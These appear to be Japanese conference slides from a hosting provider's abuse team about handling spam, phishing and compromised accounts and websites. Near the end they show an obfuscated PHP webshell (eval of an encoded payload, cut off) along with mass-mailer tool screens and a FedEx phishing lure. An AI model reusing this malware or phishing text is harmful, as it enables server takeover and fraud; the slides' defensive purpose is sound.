SAKURA internet

大規模クラウド・ホスティング事業者における Messaging Abuse の対応や対策について

JPAAWG 5th General Meeting DAY1

DAY
2022/11/07

DEPARTMENT
カスタマーリレーション部
ネットセーフティ企画

NAME
森下　稔

SAKURA internet

自己紹介

さくらインターネット株式会社

森 下　稔 (ネットセーフティ企画所属)

2000年4月入社、京都市在住。

経歴：**専用サーバ構築やサポート**、カスタマーセンターの**電話窓口**、共用サーバの**メールサポート**、営業メンバーの**社内技術サポート**などの業務を経て、現在の部署に至ります。 (転属から1年半ほど)

チーム内での主な担当は、共用サーバサービスで利用者に起因して発生したインシデントの調査や対応。

趣味はロードバイク(BMC SLR01)での週末サイクリングや整備

さくらインターネット株式会社とは

会社紹介

弊社の提供サービス

サーバサービスを主に提供する事業者です。

- 共用サーバ (およそ**50万アカウント**)
- VPSサーバ (およそ**10万インスタンス**)
- クラウドサーバ
- 専有物理サーバ (**1万台以上**)

大規模事業者を名乗っても大丈夫ですよね？

他にもデータセンタ，IoT，衛星データなど、
色々なサービスを提供しています！！

https://www.sakura.ad.jp

今回のテーマ

このセッションの趣旨を再確認

SAKURA internet

大規模クラウド・
ホスティング事業者における
Messaging Abuse
の対応や対策について

Messaging Abuse?

https://www.m3aawg.org/about-m3aawg の記載では

Messaging

Addressing abuse on any messaging platform, from email to texting

電子メールからテキストまで、あらゆるメッセージングプラットフォームにおける Abuse 対応……という感じでしょうか。

今回は、文字情報による**Abuse**を中心にして話を進めます。

Abuse?

Abuse

プログレッシブ英和中辞典より

1. 不当な使用，悪用，乱用
2. 虐待，酷使
3. （酒・麻薬などの）乱用

weblio 英和辞典より

1. 乱用，悪用，誤用
2. 虐待，酷使
3. 悪口，悪態，毒舌

SAKURA internet

Abuse

ちなみに、RFC2142 では、こう触れられている

プロバイダは、顧客が関連する**公共における不適当なふるまい**の連絡を受けるための窓口メールアドレスとして abuse@ を設けることが望ましい。

弊社の abuse@sakura.ad.jp には、社外からのAbuse通報メールがバンバン送られてくる。

電子メールだけではなく、警察や弁護士や個人から紙媒体も郵便でバンバン送られてくる。

（￣ー￣）.. oO（ 公共における不適当な振る舞い？ ）

Abuse とは？

弊社の提供サービスについて受けてきた通報を振り返ってみると……

- 不正な電子メールが送信される
- 大手企業のフィッシングサイトが設置される
- ポートスキャンなどアタックを受けたとの苦情
- ウェブサイト掲載情報による権利侵害申告
  - 発信者情報開示請求
  - 送信防止措置依頼書
- 警察から捜査事項照会書が送られてくる
  - 違法サイト(薬物販売，ポルノ，闇金融)
  - 爆破予告や殺害予告や自殺予告
  - その他犯罪関与の疑い
- etc……

メチャンコアルネ

(´A`;)

Abuse対応の重要性

放置や対応遅れが招くリスク

Abuse 対応の重要性

SAKURA internet

Abuse 通報を放置したり対応が遅れると……

- 「あそこは違法サイトがちょくちょくある」、
  「あそこから迷惑メールがよく送られてくる」
  - → **事業者としての信用問題**
- 公開されているブロックリストに登録される
  - → **サービスやネットワークの信用問題**
- 権利侵害や犯罪の被害者から訴えられるかも
  - → **訴訟リスク**

どう考えてもAbuseの通報は真面目に対応しないとやばい。対応部門を設けた方が良さそうです。

Abuse対応に必要なスキル

(´-`).。oO(Abuse対応に必要なスキル……？)

技術にエスカレーションせず自社管理サーバのインシデントを調査・対応できた方がいいよね。

- **サーバOSの基本知識 (弊社ではUNIX)**
- **インターネット通信に関する基本知識**
- **スクリプト言語の基本知識**

契約者の権利と法令遵守どっちも大事だよね。

- **関連する法規に関わる基本知識**

Abuse対応をする際に関わりそうな法律

- **民法**
- **刑法**
- **著作権法**
- **個人情報保護法**
- **電気通信事業法**
- **不正アクセス禁止法**
- etc…

(; ゜Д゜) ・ ・ ・

Abuse 対応に必要なスキル

Abuse全般に対応することを考えてみると、どうやら法規知識とUNIXやインターネットやプログラミング言語などの基本を身に付けた人材が必要そうですよ……？

Abuse**全般**を対応できる人材を要求するのは無理がありそうですね。

Abuse案件を分類・分担する！

(´−`).。oO(法規関係が重たいんだよな……)

法規に起因して判断や対応を行う案件と、それ以外の案件に分けたらどうだろう？

では、法規に起因しない案件において、判断や対応の基準や根拠となるものは……

サービス約款ですね！！！

SAKURA internet

法規対応と約款対応で案件を分類してみたら

法規対応

- 発信者情報開示請求
- 送信防止措置依頼書
- 捜査事項照会書
- etc

約款対応

- 不正なメール送信
- ネットワーク攻撃被害の通報
- フィッシングサイト設置
- etc

「法規関係に強くて、技術の初歩を知る人材」

「技術関係に強くて、法規の初歩を知る人材」

でAbuse案件の対応を分担できそうだ。

SAKURA internet

Abuse対応部門の求人要件

案件を法規対応と約款対応に分類した結果、
求める人材イメージが現実的になりました。

法規対応メンバー

- 会社の法務部門，弁護士秘書，書士事務所など、法的手続き補助の経験があって、インターネット関係への関心がある人物

約款対応メンバー

- UNIX系OSの基礎知識があって、サイバーセキュリティへの関心がある人物

Abuse案件の担当人材を伸ばす

Abuse 案件の担当人材を伸ばす

SAKURA internet

Abuse案件の担当人員として私たちが成長したり、新しく迎えた仲間を伸ばしていくにはどうすればいいんだろう？

うちはサーバ・インターネット屋さんみたいなものですので、技術的な知識やノウハウは社内から吸い上げることができる。

法規的な知識やノウハウは、どのように学習や獲得をすればよいのでしょうか……。

Abuse 案件の担当人材を伸ばす

SAKURA internet

法律の原文を読んで理解するのは無理があるので、解説やガイドラインやベストプラクティスなどの文書を読んで理解を深める！

法務スタッフと仲良くして、解説文書やガイドライン類の輪読会に参加してもらう！！

法規関係の知識を深めるには、とにかく勉強するしかない！！！(しんどい

SAKURA internet

ちなみに、こんなんばっかり読んでます

- 個人情報の保護に関する法律についてのガイドライン (個人情報保護委員会)
- インターネット上の違法な情報への対応に関するガイドライン (一般社団法人 テレコムサービス協会)
- 特定電気通信役務提供者の損害賠償責任の制限及び発信者情報の開示に関する法律－解説－ (総務省)
- 捜査関係事項照会対応ガイドライン (一般財団法人 情報法制研究所)
- 違法・有害情報への対応に関する契約約款モデル条項の解説 (一般社団法人 テレコムサービス協会)
- 電気通信事業者におけるサイバー攻撃等への対処と通信の秘密に関するガイドライン (JAIPA)
- プロバイダ責任制限法　著作権関係ガイドライン (プロバイダ責任制限法ガイドライン等検討協議会)
- プロバイダ責任制限法　発信者情報開示関係ガイドライン (プロバイダ責任制限法ガイドライン等検討協議会)

SAKURA internet

ちなみに、技術的な文書もあります

- M³AAWG Anti-Abuse Best Common Practices for Hosting and Cloud Service Providers (**M³AAWG**)
- M³AAWG Help-I'm on a Blocklist (**M³AAWG**)
- M³AAWG Anti-Phishing Best Practices for ISPs and Mailbox Providers (**M³AAWG**)
- 迷惑メール白書 (一般財団法人 日本データ通信協会)
- クラウドサービス提供における情報セキュリティ対策ガイドライン (総務省)
- 電気通信事業者におけるサイバー攻撃等への対処と通信の秘密に関するガイドライン (JAIPA)

ちなみに、利用者向けな文書もあります

- 国民のための情報セキュリティサイト (総務省)
- 小さな中小企業とNPO向け情報セキュリティハンドブック (NISC)
- はじめての著作権講座 (公益社団法人 著作権情報センター)

人員の確保と教育や学習で、Abuse 通報に**対応**することができるようになりました。

しかし、サービス規模の拡大に伴って通報も増加するので、対応するだけではじわじわと状況は苦しくなるでしょう。

同様の通報が再発しないよう、**対策**を考えたり、案件対応の省力化などをあわせて進めて行かないと、後手に回り続けることになりかねません。

Abuse案件の典型例や傾向

SAKURA internet

典型的な Abuse はどのように起こるか

- **不正なメール送信**
  - メールパスワードが破られる
  - CMSへの不正アクセス
  - 堂々とサービスを申し込んでくる場合もある
- **フィッシングサイトなど**
  - CMSへの不正アクセス

メールパスワード
が破られる

不正なメール送信(メールパスワードが破られる)

SAKURA internet

緩いメールパスワードを設定したり、端末のウイルス感染やフィッシングサイトに騙されることでメールパスワードを破られる

これぞ、**典型的な Messaging Abuse**

結果として不正メール(詐欺，フィッシング，違法サイトへの誘引など)がモリモリ送信される。

踏み台にされたサーバはBL登録されかねない。

SAKURA internet

サービス事業者はどうすれば？

- (前提)各ユーザで日毎に、送信数・宛先数・接続元ホスト・宛先アドレスを記録する。
  - 弊社は *sendmail + milter* で実現している
- 駄目そうなアドレスはパスワードの強制変更
- abuse@の通報に目を通せる体制を死守
  - ごく少数の接続元から、1日に200通程度ちびちびと迷惑メールを送信し続ける事象とか、自力検知は**不可能**に近い！
- 緩いパスワードを設定できないUIにする
  - パスワードの強度チェッカを付けたり、漏れたパスワードは設定できないようにする、とか実現したいなぁ……
- **多数の国外ホスト**から認証通過されたアドレスを警戒する

不正なメール送信(メールパスワードが破られる)

SAKURA internet

例えば、接続元ホストがこんな感じになるので、見つけやすい。(1メールアドレス)

```
110-170-161-162.static.asianet.co.th
125.100.68.116.asianet.co.in
162-52-93-130.reverse.alphalink.fr
169customer-152-232-168.tcm10.com.br
89-97-11-254.ip15.fastwebnet.it
95-161-196-58.obit.kz
95x79x115x38.static-business.nn.ertelecom.ru
FAST-INTERNET-103-173-128-51.solnet.net.id
domushospitalispacurari.iasi.rdsnet.ro
host186.186-127-74.telecom.net.ar
```

SAKURA internet

国内ISPから接続され、国内アドレスに送信

このような場合、そのメール送信が正当なものか不正かを判別することは非常に**困難**。

不正なメール送信であった場合、Abuse通報をいただくことで、ようやく明るみに出る。

→皆様からの通報が助けになります！

ユーザはどうすれば？

- エラーメールの急増は要注意！！
  - 送信した覚えのない **Returned Mail** は**赤信号**
  - 弊社の共用サーバサービスでは、メールの送信数や宛先などの履歴を表示する機能も提供してます
- 怪しいと思ったらパスワードを変更する
  - *Have I Been Pwned※* でチェックしてはいかが？(*※ https://haveibeenpwned.com*)

SAKURA internet

ユーザはどうすれば？

- パスワードに適切な強度の文字列を設定
  - **info@** など、複数人で使うメールアドレスは安易なパスワードが設定されがちなのかも？
- 端末にセキュリティソフトを導入
  - パスワードは使いまわしていないように見えるのに、繰り返し踏み台にされるお客様も見受けられます。
- 使わなくなったメールアドレスは削除する
  - **test@** とか退職者アドレスも踏まれがちです
  - test@ のパスワードが“*test*“とか、最悪です

CMSへの不正アクセス

不正なメール送信，フィッシングサイト(CMS への不正アクセス)

SAKURA internet

WordPress や Movable Type など利用者の多い CMS は、よく攻撃の標的にされます。

管理画面にログインされ、テーマエディタやプラグインのインストール機能を悪用されることが多い。


2021年11月ごろ、Movable Type の脆弱性が各所で悪用されることもありました。

(OSコマンドインジェクション)

不正アクセスの結果、サイト上にマルウェアが設置されます。

SAKURA internet


例えばこんなマルウェア



不正なメール送信，フィッシングサイト(CMS への不正アクセス)

SAKURA internet

例えばこんなマルウェア



不正なメール送信，フィッシングサイト(CMS への不正アクセス)

SAKURA internet

いわゆる、WebShell やバックドアと呼ばれる類のマルウェアで、ファイルのアップロードやコマンド実行がウェブサイト経由で行われてしまいます。

このマルウェアを足掛かりにして、メールの大量配信プログラムを仕込まれたり、フィッシングサイトを設置されたりします。

SAKURA internet

例えばこんなメール送信ツール

Leaf PHPMailer 2.8

Email

support@leafmailer.pw

Sender Name

LeafMailer

Attachment (Multiple Available)

Choose Files No file chosen

Reply-to

Subject

Welcome to the future

Message Letter Preview

Hello [-emailuser-] from [-emaildomain-]

Email List Filter/Extract

me@leafmailer.pw

Message Type HTML Plain

Character set

UTF-8

Message encoding

8bit

SEND or check SpamAssassin Score

[1/1] me@leafmailer.pw Ok

Instruction

Server Information

- Server IP Address : **127.0.0.1** Check Blacklist
- PHP Version : **5.6.25**

HELP

- [-email-] : **Reciver Email** (emailuser@emaildomain.com)
  - [-emailuser-] : **Email User** (emailuser)
  - [-emaildomain-] : **Email User** (emaildomain.com)
- [-time-] : **Date and Time** (04/10/2020 12:46:51 am)
- [-randomstring-] : **Random string (0-9,a-z)**
- [-randomnumber-] : **Random number (0-9)**
- [-randomletters-] : **Random Letters(a-z)**
- [-randommd5-] : **Random MD5**

example

Receiver Email = **user@domain.com**

- hello **[-emailuser-]** = hello **user**
- your domain is **[-emaildomain-]** = Your Domain is **domain.com**
- your code is **[-randommd5-]** = your code is **e10adc3949ba59abbe5**

by **leafmailer.pw**

不正なメール送信，フィッシングサイト(CMS への不正アクセス)

SAKURA internet

例えばこんなメール送信ツール

RAPID RESPOND SENDER

Work Hard

1

Email Separator

FAKE IP

PASTE MAILS HERE

参照... ファイルが選択されていません。

SEND

FedEx

A package addressed to you just arrived at our local dispatch facility.
However, there was mismtach of address due to logistic handling at our end.
We urge you to kindly update our address system with your address to enable us get your package accross.

Address Verification System

We hope to get your package accross before the end of the business day.

Sincerely

Package Dispatch Manager

This email has been sent to User@xsender.net

Â©2021 FedEx. The content of this message is protected by copyright and trademark laws under U.S. and international law. Review our privacy policy. All rights reserved.

1003079-3-8-US-EN-30234291

Don't share this xSENDER

事業者はどうすれば

- マルウェアが設置されたユーザのウェブ公開を停止する
  - 比較的簡単に検出できるんだけど……
- 送信数・宛先数の多いユーザを警戒する
  - AWSからダッシュボードへのログインも大体怪しい
- abuse@への通報や PhishTank※ などを活用して自社ネットワーク内のフィッシングサイトを警戒する(※ *https://phishtank.com*)
- CMS管理画面へのアクセス制限機能を提供
  - 弊社ではまだできてない。やりたい。

不正なメール送信，フィッシングサイト(CMS への不正アクセス)

SAKURA internet

例えばこんなコードです。

```
<?php
$PASS="188162e90b88271030885b3bd7cfd523";
function T_($Bc) { $x2 = 256; $W2 = 8; $cY = array(); $I3 = 0; $C4 = 0; for ($bs = 0; $bs < strlen($Bc); $bs++) { $I3 =
ord($Bc[$bs]); $C4 += 8; if ($C4 >= $W2) { $C4 -= $W2; $cY[] = $I3 >> $C4; $I3 &= (1 << $C4) - 1; $x2++; if ($x2 >> $W2)
range("¥x0", "¥377"); $UH = ''; foreach ($cY as $bs => $xd) { if (!isset($K5[$xd])) { $iU = $Co . $Co[0]; } else { $iU =
$iU; if ($bs) { $K5[] = $Co . $iU[0]; } $Co = $iU; } return $UH; }
$_DMIE8x="¥x62¥x61¥x73¥x65¥x36¥64¥137¥144¥x65¥x63¥x6f¥x64¥x65";
eval(T_($_DMIE8x("aTMKBCaTmczKdBQJCgQSmUxSKT2IIVDCmIB6IBEYjEZhsMhgZBoYjCNBsZhqOByNzINjGYhyZhmM
xkYjGNhgOBwIh2ID7EnEIkxFhAdDkdTLOxJP05QhOVSoRhaOBPSJ+mqYRjSbDKcyaYTdU58IkzQj
aZBrCS+UyKUitay2JyQVCoUC+VbUUi+QSORScVBOXRTO4AIIFBINCBIXyGTyeSySRS3ZbPibvbSI
b7jcy+SCeU79gBcIjWZTyIsAKRBETgcjedNaeTgZRRkrRIbdcLIdM5nr+KdDo9KLLCmcDPBBABQZ
TacDoebQUM6VLeYzQYTIh97qMTOM90+r14Pf6FSUsnMEZsJA4LB+f0bebjL2dTx4DhvZ2/cJzD8v
x3f08SLjSMY3jcOwUBEOo6DMqIROE/rpBO6jrOwLrhDIMoxjk2DEC+7kIP3CrEsWxrHsiszarWyz
MNyzbot637SNMh7zhQ+OOQ86b+Q6/IxwA48BwLA8EwWnMHR2/OJPAOi/wtDENOY9skSZETGMcyDa
MpFLbsy3UXNAOUYtPGkbSjCA4BjHUcBPM8fQFAkDQRBUGSNNUkwpJsMw3Mq3zZELFSrEssLTLTLt
wzTds+30wNLMT6Rq9cbvyOAZTTSVKC6oU3SDOMiQaiUjwhOzwwqEELzzKEHz5S4WSpEkrxPLK2S3
FIERfRcZOK5EyVTNYZOq/w4V9TEAyBOEhznT86u/O9SydPVeWDKc/1dEzJOHWVCy5FreS+4FcJ2n
ozDqNwxjoNMCWbU7EDmolWDgO4yIgEI3jIHqRIMGwaC+MtyDfC6E3owISXYOV7DDfF9VNfzZYGom
BX4MYvupgoRJOEmIC/gge4qHYSDSHoYB2O4OKzhg0h5gitDchOCIePYzDeOSEjVkGOjVICiZVgF4
YENQVhXeWMYmHuJhRmIyZYogt48wAvaPnYyaWNUxYvcmMqIFwe6riOJ46NOfh25GPB8HuU35pI5I
eMQ5DKMI1h2Po+7YOg6jkNwQXuMt8i/hV/63q+07gEAgDSNw04y9gTjKOTWDkL42DeM4ThYJwqiY
Jji8Jw3EIQE/IDPffGZiOfJhhzPC8Ow4UBONowjxfY8QxBNzjcL9zDa+IWdMnYgMP2w09xx/gDSh
Hd0dcVyXNAnYIIOg59X33WjPAQvjiOrWq2L6ijd2745dwfojD6eI+t7A5+1cfuhR4yeiBC4zcK2Q
TssKYkieJ3JhAE4aBcGQXA2BOrkgIZyDhfek9R8odHshnDgGMFBDz5vIXK7QEDBAOhwDmGxg4aHs
